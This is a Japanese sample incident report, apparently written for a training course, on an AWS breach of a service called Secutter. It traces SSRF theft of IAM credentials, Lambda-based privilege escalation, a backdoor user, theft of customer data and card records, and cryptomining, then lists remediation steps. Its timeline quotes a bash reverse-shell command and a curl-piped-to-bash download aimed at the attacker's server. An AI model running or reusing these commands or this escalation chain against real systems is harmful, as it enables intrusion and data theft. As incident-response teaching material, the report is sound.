不正アクセスに関する調査報告書

講師チーム作成報告書サンプル

1.　Secutterサービスへの影響の有無について

Secutterサービスは今回のインシデントによる影響を受けています。AWS環境の状況や各種ログからの調査により、今回のインシデントでは、インターネット上の攻撃者によってAWS環境を侵害され、AWS環境の管理者権限を奪取されてしまっていることを確認しています。また、Secutterサイトが動作するEC2サーバー内に侵入され、攻撃者に以下の機密情報を窃取されていることを確認しています。

- SecutterのWebアプリケーションのソースコード
- RDSに格納されていたSecutterサービスの全データ
- RDSに格納されていた別サービスで利用するクレジットカード情報

上記の理由より、サービスをすぐに再開することはできないと判断します。現状のままでは、再び攻撃を受ける可能性があるためいくつか早急に対応しなければならない問題が存在します。対策するべき項目については「3.サービス再開のための対策案」にて記載します。また、上記インシデントの内容を判断した具体的な証跡については後述する「インシデントのタイムライン」に記載します。

2.　不正なEC2が動作していた原因について

前述したように、今回のインシデントでは、攻撃者にAWS環境の管理者権限を奪取されています。攻撃者は、管理者権限を利用して、10/3 15:27(JST)にus-west-2(オレゴン)リージョンにEC2を作成し、仮想通貨のマイニングを実行していました。今回のインシデントの詳細について以下に記載します。

まず、IPアドレス:35.233.183.126よりアクセスした攻撃者によって、SecutterサイトのWebアプリケーションに存在したSSRFの脆弱性を攻撃され、EC2にアタッチされていたIAM

ロール「read-s3-ec2-role」に紐づく認証情報を取得されました（図1中フロー1）。その後、攻撃者は取得した認証情報を利用して、S3上に配置してあった別の認証情報がハードコードされていたスクリプトコードを入手し、さらにIAMユーザー「lambda-creator-user」の権限を取得しています（図1中フロー2・3）。攻撃者は「lambda-creator-user」にアタッチされていた権限とAWS環境に存在したLambda関数用のロールを悪用して、「lambda-creator-user」に管理者権限を付与するようなLambda関数を作成・実行し、管理者権限を奪取しました（図1中フロー4・5・6）。



図1：管理者権限奪取までの攻撃者の動き

管理者権限を奪取した攻撃者は、バックドア用と思われるIAMユーザー及びアクセスキーを作成しています（図2中フロー7）。また、前述したようにSecutterサイトが動作するEC2サーバー内に侵入し、EC2内やRDS内に格納されていた機密情報を窃取しています（図2中フロー8）。その後、EC2を作成し、仮想通貨のマイニングを実行していました（図2中フロー9）。各事象が発生したと思われる時間については後述する「インシデントのタイムライン」に記載します。



図2：管理者権限奪取後の攻撃者の動き

3. サービス再開のための対策案について

本項目ではSecutterサイトのサービス再開に当たり、必要と思われる対策案について記載をします。

最優先で対応すべきこと

まず、被害をこれ以上拡大させないために最優先で実施すべきことは、攻撃者によって再び悪用される可能性がある以下IAMユーザー・アクセスキー・認証情報の無効化であると考えます。

- read-s3-ec2-roleにおけるアクティブなセッションの無効化
- lambda-creator-userのアクセスキーを無効化(※)
- 攻撃者が作成したバックドアユーザー（backdoorffd0fb5dac5447659914）を削除
  ※AdministratorAccessのポリシーのデタッチと、アクセスキーがハードコードされていたS3上のスクリプトファイルの削除も併せて実施してください

リリースまでに対応すべきこと

今回のインシデントではSecutterサイト利用者の情報やクレジットカード情報などが漏洩しているため、利用者や関連機関に対する本事案に関する説明や謝罪などを実施する必要があるでしょう。なお、パスワードのハッシュ値を含むユーザアカウント情報が漏洩していることから、不正アクセスによる二次被害を防止するためにも、Secutterサイトにおけるパスワードの再設定はもちろん、同じパスワードを使いまわしている他サイトについてもパスワードを変更するように通知すべきと考えます。

リリース再開にあたり以下対策の実施が必要であると考えます。

- 攻撃者によって作成されたAWS環境のリソースを削除
    - ○ 攻撃者が作成したLambda関数（szkpwned_211205b8c508753167ea）の削除
    - ○ SSRF攻撃によってWebサーバー上に作成されているファイルの削除

  今回は攻撃者に管理者権限を奪取されているため、可能であれば既存環境を再構築する方が望ましいと考えます。
- SecutterのWebアプリケーションにおける脆弱性の対策

  SecutterのWebアプリケーションには、SSRF以外にも脆弱性が存在します。現状の把握のために、脆弱性診断の実施を推奨します。診断実施後、検出した脆弱性に対して対策の優先度付けを行い、改修を実施してください。
- RDSにおけるデータベースアカウントのパスワード変更

  データベースユーザーのID・パスワードは攻撃者に漏えいしているため、パスワードを再設定してください。
- IAM関連の見直しや各種AWSリソースの棚卸

  「IAMでのセキュリティのベストプラクティス」を参考に、ユーザー・グループ・ロールについて棚卸を行い不要なものは削除及び無効化を実施すべきです。アタッチされているポリシーについても必要性などを見直してください。また、他AWS環境上のリソースについても、サービス公開や運用上で不要なリソースが存在しないかも合わせて確認してください。
- IMDSv2の導入

SSRFの脆弱性が混入した場合にも、ある程度攻撃による影響を緩和することができるIMDSv2を導入されることを推奨します。

インシデントのタイムライン

今回のインシデントにおいて、ポイントとなる事象についてのみ記載をしています。

No	時刻	不正アクセスの内容	事象を確認できた証跡
1	15:06	攻撃者は35.233.183.126のIPアドレスからSecutterのWebアプリケーションにSSRF攻撃を実行して、EC2にアタッチされていたIAMロール「read-s3-ec2-role」に紐づく認証情報を取得しています。 Webサーバーのアクセスログから以下の行動がわかります。 ・Carolというユーザーを作成している。 ・profile.phpにSSRF攻撃を行っている。	nginxのアクセスログ EC2内のファイルにSSRF攻撃によって作成されたファイルがサーバー内に残存しています。 /var/www/html/images/read-s3-ec2-role /var/www/html/images/security-credentials
2	15:06	35.233.183.126のIPアドレスから漏洩した「read-s3-ec2-role」の認証情報が初めて利用されています。	CloudTrailのログ eventName : GetCallerIdentity
3	15:11	S3バケット「serverless-codes-xxxxxxxxxxxx」に配置されていたスクリプトコード「lambda_creator.py」が攻撃者により取得され、ハードコードされていたIAMユーザー「lambda-creator-user」のアクセスキーが漏洩しました。	CloudTrailのログ eventName : GetObject
4	15:11	35.233.183.126のIPアドレスから漏洩した「lambda-creator-user」の認証情報が初めて利用されています。	CloudTrailのログ eventName : GetCallerIdentity
5	15:17	攻撃者は「szkpwned_211205b8c508753167ea」というLambda関数を作成して実行し、「lambda-creator-user」にAdministratorAccessをアタッチして管理者権限に権限昇格しています。	CloudTrailのログ eventName : CreateFunction20150331 Invoke
6	15:22	攻撃者によって「backdoorffd0fb5dac5447659914」というバックドア用と思われるIAMユーザー及びアクセスキーが作成されています。	CloudTrailのログ eventName : CreateUser
7	15:22	AWS Systems Manager（SSM）における Runcommandの機能を利用し、Secutterのサービスが動作するEC2にて以下のコマンドが実行された痕跡が残っています。	CloudTrailのログ eventName : SendCommand

		/bin/bash -i >& /dev/tcp/35.233.183.126/4444 0>&1 内容から攻撃者がEC2内に侵入するために、外部サーバー35.233.183.126に対してリバースシェルを接続するために実行したものであると推測されます。	EC2内のSSM エージェントのログ/var/log/amazon/ssm/amazon-ssm-agent.log
8	15:22 ～ 15:25	攻撃者はリバースシェル経由でSecutterのサービスが動作するEC2内に侵入しています。 攻撃者は内部情報を収集し、認証情報を取得して、RDSに接続しています。その後、アプリケーションのソースコード及び、RDS内のデータをSSH経由で35.233.183.126のサーバーに転送しています。	EC2内のファイル /root/.bash_history /root/.ssh/known_hosts /home/ec2-user/read.me 該当時間帯のRDSのログにおいても攻撃者によると思われる接続を確認できます。
9	15:27	攻撃者によってus-west-2(オレゴン)リージョンにEC2が作成され起動されています。	CloudTrailのログ eventName : RunInstances
10	15:34	作成したEC2に対して以下コマンド実行しています。 curl -s http://35.233.183.126:5555/szk.jpg | bash -s curlコマンドにて攻撃者サーバーより画像をダウンロードし、その結果をコマンドとして実行しています。同時刻にてGuardDutyでマインニングツールに関するアラートが検知されていることから、マインニングを実行したと推測される。	CloudTrailのログ eventName : SendCommand GuardDuty CryptoCurrency:EC2/BitcoinTool.B!DNS CryptoCurrency:EC2/BitcoinTool.B